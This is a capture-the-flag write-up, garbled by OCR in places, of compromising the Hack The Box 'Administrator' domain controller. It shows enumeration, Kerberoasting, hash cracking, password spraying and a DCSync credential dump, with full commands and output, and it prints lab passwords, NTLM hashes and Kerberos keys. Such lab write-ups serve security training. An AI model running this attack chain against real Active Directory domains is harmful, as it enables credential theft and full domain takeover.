
ADMINISTRATOR



Enumeration

NMAP

I always start with an initial NMAP scan to see all the services offered. I like to use RUSTSCANS as it does the port enum faster and then nmap takes over and does the -sV and any other options I want.

PORT		SERVICE	REASON VERSION
21/tcp	•	ftp	syn-ack ttl 127 Microsoft ftpd
53/tcp	open	domain	syn-ack ttl 127 Simple DNS Plus
88/tcp	•	kerberos-sec	syn-ack ttl 127 Microsoft Windows Kerberos (server time
2024-11-1	1 02:09	9:13Z)	
135/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack ttl 127 Microsoft Windows Active Directory LDAF
(Domain:	adminis	strator.htb0.,	Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	syn-ack ttl 127
464/tcp	open	kpasswd5?	syn-ack ttl 127
593/tcp	open	ncacn_http	syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	syn-ack ttl 127
3268/tcp	open	ldap	syn-ack ttl 127 Microsoft Windows Active Directory LDAF
(Domain:	adminis	strator.htb0.,	Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	syn-ack ttl 127
5985/tcp	open	http	syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp	open	mc-nmf	syn-ack ttl 127 .NET Message Framing
47001/tcp	open	http	syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
49665/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
49666/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
49667/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
49668/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
57515/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
58248/tcp	open	ncacn_http	syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
58259/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
58264/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
58267/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
58286/tcp	open	msrpc	syn-ack ttl 127 Microsoft Windows RPC
Service T	nfo: Ho	ost: DC: OS: W	/indows; CPE: cpe:/o:microsoft:windows

SMB,RPC,FTP and LDAP Enum

I will start by looking at what access I can get.

First I check if the Guest account is enabled. If it is then I can use it to bruteforce the RID.

```
-(kali�kali)-[~]
 -$ netexec smb administrator.htb -u '' -p ''
        10.10.11.42 445
                                      [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
alse)
                                      [+] administrator.htb\:
        10.10.11.42
                    445
                         DC
  (kali⊕kali)-[~]
 -$ netexec smb administrator.htb -u 'Guest' -p ''
                                      [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
        10.10.11.42
                   445
alse)
        10.10.11.42
                    445
                         DC
                                      [-] administrator.htb\Guest: STATUS_ACCOUNT_DISABLED
       Domain Information via SMB session for administrator.htb
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC
NetBIOS domain name: ADMINISTRATOR
DNS domain: administrator.htb
FQDN: dc.administrator.htb
Derived membership: domain member
Derived domain: ADMINISTRATOR
```

Ftp doesn't have anonymous signing so I will comeback to this later.

Kerberos Enum

I will start enumerating port 88 with kerbrute to get a valid list of users which I can then check for any Asrep-Roasting

```
2024/11/10 14:27:59 > [+] VALID USERNAME:
                                                 michael@administrator.htb
2024/11/10 14:28:01 > [+] VALID USERNAME:
                                                 Michael@administrator.htb
2024/11/10 14:28:01 > [+] VALID USERNAME:
                                                 benjamin@administrator.htb
2024/11/10 14:28:14 > [+] VALID USERNAME:
                                                 administrator@administrator.htb
2024/11/10 14:28:14 > [+] VALID USERNAME:
                                                 emily@administrator.htb
2024/11/10 14:28:14 > [+] VALID USERNAME:
                                                 MICHAEL@administrator.htb
2024/11/10 14:28:20 > [+] VALID USERNAME:
                                                 olivia@administrator.htb
2024/11/10 14:28:24 > [+] VALID USERNAME:
                                                 Benjamin@administrator.htb
2024/11/10 14:28:32 >
                       [+] VALID USERNAME:
                                                 ethan@administrator.htb
2024/11/10 14:29:47 > [+] VALID USERNAME:
                                                 Administrator@administrator.htb
2024/11/10 14:30:59 > [+] VALID USERNAME:
                                                 BENJAMIN@administrator.htb
2024/11/10 14:32:41 > [+] VALID USERNAME:
                                                 Emily@administrator.htb
2024/11/10 14:33:39 > [+] VALID USERNAME:
                                                 Olivia@administrator.htb
                                                 Ethan@administrator.htb
2024/11/10 14:35:14 > [+] VALID USERNAME:
Ethan
0livia
Emily
emily
benjamin
Administrator
michael
```

I tried to see if any of the accounts had preauth required bbut they do not.

```
    [-] User Ethan doesn't have UF_DONT_REQUIRE_PREAUTH set
    [-] User Olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
    [-] User Emily doesn't have UF_DONT_REQUIRE_PREAUTH set
    [-] User BENJAMIN doesn't have UF_DONT_REQUIRE_PREAUTH set
    [-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
    [-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
```

I then attempted a simple bruteforce attack with their same names and it didn't work.

```
kali@ kali)-[~/Desktop/htb]
 -$ netexec smb administrator.htb -unusers.txt -p users.txt
                                                   [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
           10.10.11.42
                          445
                                  DC
ue) (SMBv1:False)
           10.10.11.42
                          445 DC
                                                       administrator.htb\Ethan:Ethan STATUS_LOGON_FAILURE
           10.10.11.42
                          445
                                 DC
                                                       administrator.htb\ethan:Ethan STATUS_LOGON_FAILURE
                                                       administrator.htb\Olivia:Ethan STATUS_LOGON_FAILURE
           10.10.11.42
                           445
                                  DC
           10.10.11.42
                           445
                                  DC
                                                      administrator.htb\Emily:Ethan STATUS_LOGON_FAILURE
           10.10.11.42
                           445
                                  DC
                                                      administrator.htb\emily:Ethan STATUS_LOGON_FAILURE
           10.10.11.42
                           445
                                  DC
                                                      administrator.htb\BENJAMIN:Ethan STATUS_LOGON_FAILURE
                                                       administrator.htb\Benjamin:Ethan STATUS_LOGON_FAILURE
           10.10.11.42
                           445
                                  DC
           10.10.11.42
                                                      administrator.htb\benjamin:Ethan STATUS_LOGON_FAILURE
                           445
                                  DC
                                                      administrator.htb\Administrator:Ethan STATUS_LOGON_FAILURE
                                  DC
           10.10.11.42
                           445
                                                      administrator.htb\michael:Ethan STATUS_LOGON_FAILURE
           10.10.11.42
                           445
                                  DC
                                                      administrator.htb\MICHAEL:Ethan STATUS_LOGON_FAILURE
           10.10.11.42
                           445
                                  DC
           10.10.11.42
                                                      administrator.htb\Michael:Ethan STATUS_LOGON_FAILURE
                           445
                                  DC
                           445
                                  DC
           10.10.11.42
                                                       administrator.htb\Ethan:ethan STATUS_LOGON_FAILURE
           10.10.11.42
                           445
                                  DC
                                                       administrator.htb\ethan:ethan STATUS_LOGON_FAILURE
           10.10.11.42
                                                       administrator.htb\Olivia:ethan STATUS_LOGON_FAILURE
                           445
                                  DC
```

After suffering for an hour I found the following:

```
As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Olivia / ichliebedich
```

```
Olivia / ichliebedich
```

RID bruteforce

Since I got creds it means I can do an RID bruteforce to get valid accounts.

```
kali@kali)-[~/Desktop/htb]
 −$ netexec smb administrator.htb -u Olivia -p ichliebedich --rid-brute
                    10.10.11.42 445
                                                                                              [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
ue) (SMBv1:False)
                    10.10.11.42
                                                                                               [+] administrator.htb\Olivia:ichliebedich
                                                                                              498: ADMINISTRATOR\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: ADMINISTRATOR\Administrator (SidTypeUser)
501: ADMINISTRATOR\Guest (SidTypeUser)
502: ADMINISTRATOR\krbtgt (SidTypeUser)
512: ADMINISTRATOR\Domain Admins (SidTypeGroup)
                     10.10.11.42
                                                445 DC
                                                 445 DC
445 DC
                    10.10.11.42
                    10.10.11.42
                     10.10.11.42
                                                  445
                                                  445 DC
                     10.10.11.42
                                                                                              513: ADMINISTRATOR\Domain Users (SidTypeGroup)
514: ADMINISTRATOR\Domain Guests (SidTypeGroup)
515: ADMINISTRATOR\Domain Computers (SidTypeGroup)
516: ADMINISTRATOR\Domain Controllers (SidTypeGroup)
517: ADMINISTRATOR\Cert Publishers (SidTypeAlias)
518: ADMINISTRATOR\Schema Admins (SidTypeGroup)
519: ADMINISTRATOR\Enterprise Admins (SidTypeGroup)
520: ADMINISTRATOR\Schema Policy Groater Owners (SidTypeGroup)
                     10.10.11.42
SMB
                     10.10.11.42
                                                  445
                                                               DC
                     10.10.11.42
                                                  445
                                                               DC
SMB
                     10.10.11.42
                                                  445
                                                               DC
                     10.10.11.42
                                                  445
                                                               DC
                     10.10.11.42
                                                  445
                                                               DC
                     10.10.11.42
                                                  445
                                                               DC
                                                                                              520: ADMINISTRATOR\Croup Policy Creator Owners (SidTypeGroup)
521: ADMINISTRATOR\Read-only Domain Controllers (SidTypeGroup)
522: ADMINISTRATOR\Cloneable Domain Controllers (SidTypeGroup)
525: ADMINISTRATOR\Protected Users (SidTypeGroup)
                     10.10.11.42
                                                  445
                                                               DC
                     10.10.11.42
                                                  445
                                                               DC
                     10.10.11.42
                                                  445
                                                               DC
                     10.10.11.42
                                                               DC
                                                                                               526: ADMINISTRATOR\Key Admins (SidTypeGroup)
                     10.10.11.42
                                                  445
                                                               DC
```

```
ADMINISTRATOR\Administrator

ADMINISTRATOR\Guest

ADMINISTRATOR\krbtgt

ADMINISTRATOR\Domain

ADMINISTRATOR\Protected
```

```
ADMINISTRATOR\DC$
ADMINISTRATOR\michael
ADMINISTRATOR\benjamin
ADMINISTRATOR\emily
ADMINISTRATOR\ethan
ADMINISTRATOR\alexander
ADMINISTRATOR\alexander
ADMINISTRATOR\emma
```

```
(kali⊛kali)-[~/Desktop/htb]
 💲 netexec smb administrator.htb -u Olivia -p ichliebedich --shares
           10.10.11.42
                                                   [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
                          445
                                  DC
ue) (SMBv1:False)
                                                   [+] administrator.htb\Olivia:ichliebedich
           10.10.11.42
                          445
                                  DC
           10.10.11.42
                          445
                                  DC
                                                   [*] Enumerated shares
                                                                  Permissions
           10.10.11.42
                          445
                                  DC
                                                   Share
                                                                                  Remark
           10.10.11.42
                          445
                                  DC
           10.10.11.42
                          445
                                  DCh
                                                                                  Remote Admin
                                                                                  Default share
                                  DC
           10.10.11.42
                           445
           10.10.11.42
                           445
                                  DC
                                                                   READ
                                                                                  Remote IPC
                                                   NETLOGON
                                                                                  Logon server share
                                  DC
                                                                   READ
           10.10.11.42
                           445
           10.10.11.42
                           445
                                  DC
                                                                                  Logon server share
```

No strange SMB shares

I have winrm access. But I don't yet want to access the machines I want to finish enumerating properly so that I don't miss anything.

```
(kali@ kali)-[~/Desktop/htb]
$ impacket-GetNPUsers administrator.htb/ -usersfile users.txt -dc-ip 10.10.11.42
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for r emoval in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User benjamin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User emily doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ethan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

Now I will try to see if I can do any kerberoasting and then if this doesn't work ill try bloodhound to see if maybe a path is possible.

```
      (kali⊛ kali)-[~/Desktop/htb]

      $ impacket-GetUserSPNs administrator.htb/Olivia -dc-ip 10.10.11.42 -request

      Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

      Password:

      ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation

      nonexistent/BLAHBLAH ethan 2024-10-12 16:52:14.117811 2024-11-10 22:01:12.616566

      [-] CCache file is not found. Skipping...

      [-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

I have to sync my time with that of the DC.

\$krb5tgs\$23\$*ethan\$ADMINISTRATOR.HTB\$administrator.htb/ethan*\$cbe99c1f3f2e7ca41f59744c 07154ab0\$78b86979249ca373e218a36ec924e25d3e9fd1e67bc45e61af40e904d412971e8df43d8e5d269 f21781f28bef24297e558512085dbd492167e4094baa96bc8790a29bf43d945b2942f89777622ea8f2a9e6 19b4b742501d66c0999ed3bc632582ab95eb6589b4888ae74c3d08212fb97302d2286c3f78532114f68ebc 513a00d7911b9e403c7a66ad142591131beae4c6d52eb2e1bd958c5f5f4dfec1eeb2373a3ef2e82c3f2fcd

380ab59d6b4a99bb9938989655a720b31de8a45f56e93af492d224acbcc87df05bf6242441b82a1e5c9e5d 0e1b0ce5e6bb8d74a69eff3f5b783e759ae9bd931160083a56f01a0f0fc36718dfdf620452a0f5287be5ec 4dd5ee0924173c3b06cfa7c9ffc425f036dd5bc62707e6402fef059b21de8aeaf2213758f02bbabbf0cddc 40522c6224dabb6b69997c750d11c9849df8857386a643948367cb97a26d7661ff0538d7ca7c8e1ea0aa09 3f85e9a98b89b6ea3761c4f8d9e5c034c5c53a86c59adcc0aa5e42da81b84afce9af8df79d71c6afb29d97 ba5f9aadc480bbf51ce6da79e86bd6768c5b263dab3bbed12040078f3879a4e3cf562e32e00d59bb445962 069ee26564ec326e2edf415f1c86bc8fcd018265a759e6dca11101713104b2bb1cbec32a365eb1dbd7a114 baecfc7d5d4f7e2c14381112d656468b6cb80cc443a63ee08905cdf92eb4c66fce04396f4d040737287774 9de98d7f37064f216735527b25b682bf0ccbf5b465437a260e7affe7d6e93421c8c357fb12c07af282491c c6cb8a3aa4e69065efea742c459b142916500d443c5586d320d3acee327dcb87b0fa9ba5f990a0f8b5445f e3bd5a768572e97e1e5b0348228839d941cc42f6a8d877d2fe5c9f8d4e66fe5455e5ce1fc04a545ad14fe6 dfc7e8579c6391ba322966fcd978f04f30cc10633f0d4a6926f96585109055f5565804bdc674241564a87e 26a64971d0b0f67e729c30b6821074c4da66e5e301bfe6571cf5fdbc59d984dbc88d05baf57b45234df922 36e2b54910720c6de4c348fbed798c638d1a059891e159041f49e6f162ea15db5f20cb1dc4d0a2a7fab6b0 d43048ce95e0ad3c1c758c07164a16f31dcaba529b4c8469e076f492c48cd23b7d7874bffdbaf59be75fcb b621a863a7a57b9d369fd926c3c2ad177d2abd825c2316c9c1f8d0245d2342fb076c7d135ce0fd192b9af4 735e8ef524df34cb2ed1cbcd3da3ab9e3c7c892c2340f248ccc1c7fba693d6552577e7e3be3840f626f72e fd60cc1f9d3e1b81cb5135ab6c19319200f42acea06456de2b6e85665d9619eb58e7d5b74c20acc1530cff 3219f6f304d008686c2273de56f4aea87cd693195978f5bead8a92d39d3aa6c987ff2538bcfb46b530eb1a b8d18b9ff4cb84490ef8d52426aaec2c9c039f38b188f800c8a0603f46597d12ac0ecc3a05317912764f4b 7f2bec08be12b5dc24a5f7dae21b7e2891b42024324f021fa9774941e6eb5c3a854cb6ed5330250b237f15 cea3afe949efb9cc223

Now lets see if I can break it and get the creds.

```
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
```

```
9e076f492c48cd23b7d7874bffdbaf59be75fcbb621a863a7a57b9d369fd926c3c2ad177d2abd825c2316c9c1f8d0245d2342fb076c7d135ce0fd192b9af4735e8ef524df34
cb2ed1cbcd3da3ab9e3c7c892c2340f248ccc1c7fba693d6552577e7e3be3840f626f72efd60cc1f9d3e1b81cb5135ab6c19319200f42acea06456de2b6e85665d9619eb58e7
d5b74c20acc1530cff3219f6f304d008686c2273de56f4aea87cd693195978f5bead8a92d39d3aa6c987ff2538bcfb46b530eb1ab8d18b9ff4cb84490ef8d52426aaec2c9c03
9f38b188f800c8a0603f46597d12ac0ecc3a05317912764f4b7f2bec08be12b5dc24a5f7dae21b7e2891b42024324f021fa9774941e6eb5c3a854cb6ed5330250b237f15cea3
afe949efb9cc223:limpbizkit
Session......: hashcat
Status..... Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....9cc223
 ime.Started....: Sun Nov 10 22:32:36 2024 (0 secs)
Time.Estimated...: Sun Nov 10 22:32:36 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1...... 1753.5 kH/s (1.07ms) გ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 8192/14344385 (0.06%)
Rejected.......: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
```

Managed to crack it and get the plaintext password.

Now that I have creds I always like to do a simple password spray to see if there is any password reuse.

```
Olivia:ichliebedich
ethan:limpbizkit
```

```
[kali⊛kali)-[~/Desktop/htb]
 -$ netexec smb 10.10.11.42 -u users.txt -p 'ichliebedich' --continue-on-success
                                                    [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
            10.10.11.42
                            445
                                   DC
ue) (SMBv1:False)
                                                         administrator.htb\Administrator:ichliebedich STATUS_LOGON_FAILURE
            10.10.11.42
                            445
                                   DC
                                                     [+] administrator.htb\olivia:ichliebedich
            10.10.11.42
                            445
                                   DC
                                                         administrator.htb\michael:ichliebedich STATUS_LOGON_FAILURE
            10.10.11.42
                            445
                                   DC
                                                         administrator.htb\benjamin:ichliebedich STATUS_LOGON_FAILURE
            10.10.11.42
                            445
                                   DC
            10.10.11.42
                            445
                                                         administrator.htb\emily:ichliebedich STATUS_LOGON_FAILURE
                                   DC
            10.10.11.42
                            445
                                                         administrator.htb\ethan:ichliebedich STATUS_LOGON_FAILURE
                                   DC
                                                         administrator.htb\alexander:ichliebedich STATUS_LOGON_FAILURE
            10.10.11.42
                            445
                                   DC
            10.10.11.42
                            445
                                                         administrator.htb\emma:ichliebedich STATUS_LOGON_FAILURE
```

```
10.10.11.42
                                              [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb
                        445
ue) (SMBv1:False)
          10.10.11.42
                        445
                               DC
                                                  administrator.htb\Administrator:limpbizkit STATUS_LOGON_FAILURE
          10.10.11.42
                        445
                               DC
                                                  administrator.htb\olivia:limpbizkit STATUS_LOGON_FAILURE
                             DC
          10.10.11.42
                        445
                                                  administrator.htb\michael:limpbizkit STATUS_LOGON_FAILURE
          10.10.11.42
                        445
                                                  administrator.htb\benjamin:limpbizkit STATUS_LOGON_FAILURE
          10.10.11.42
                                                  administrator.htb\emily:limpbizkit STATUS_LOGON_FAILURE
                        445
                              DC
          10.10.11.42
                        445
                              DC
                                              [+] administrator.htb\ethan:limpbizkit
                                                  administrator.htb\alexander:limpbizkit STATUS_LOGON_FAILURE
          10.10.11.42
                        445
                              DC
          10.10.11.42
                        445
                                                  administrator.htb\emma:limpbizkit STATUS_LOGON_FAILURE
```

FTP Enum

```
-(kali⊕kali)-[~]
 —$ ftp -A ethan@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed
ftp> exit
221 Goodbye.
 —(kali⊕kali)-[~]
 -$ ftp -A Olivia@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed
ftp> exit
221 Goodbye.
```

```
(kali⊛ kali)-[~]


$ netexec winrm administrator.htb -u 'ethan' -p 'limpbizkit'


WINRM 10.10.11.42 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)

WINRM 10.10.11.42 5985 DC [-] administrator.htb\ethan:limpbizkit
```

Bloodhound

Now its time to run bloodhound to see if I can see more info that can help me get a clear path to escalate privilege.





I can do a DCSYNC attack which will allow me to get all the hashes. Including that of the administrator through which I can then use to perform a passthehash.

```
(kali@kali)-[~]


$\timpacket-secretsdump administrator/ethan:limpbizkit@10.10.11.42 -dc-ip 10.10.11.42
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b
41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:8864a202387fccd97844b9
24072e1467:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:95687598bfb05cd32eaa2
831e0ae6850:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5c
aa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a
93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e
Obfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b
54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb
94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a4
94fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d
68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:b360c36cb6777b8cc3d88ab1aa60f0064e6e
a4fc9b9a4ebacf66345118c0e959
administrator.htb\michael:aes128-cts-hmac-sha1-96:bc3c8269d1a4a82dc55563519f16de8b
administrator.htb\michael:des-cbc-md5:43c2bc231598012a
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:a0bbafbc6a28ed32269e6a2cc2a0ccb35ac
3d7314633815768f0518ebae6847f
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:426ca56d39fe628d47066fc3448b645e
administrator.htb\benjamin:des-cbc-md5:b6f84a864376a4ad
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a96
1f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296
329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff
55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014
cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec
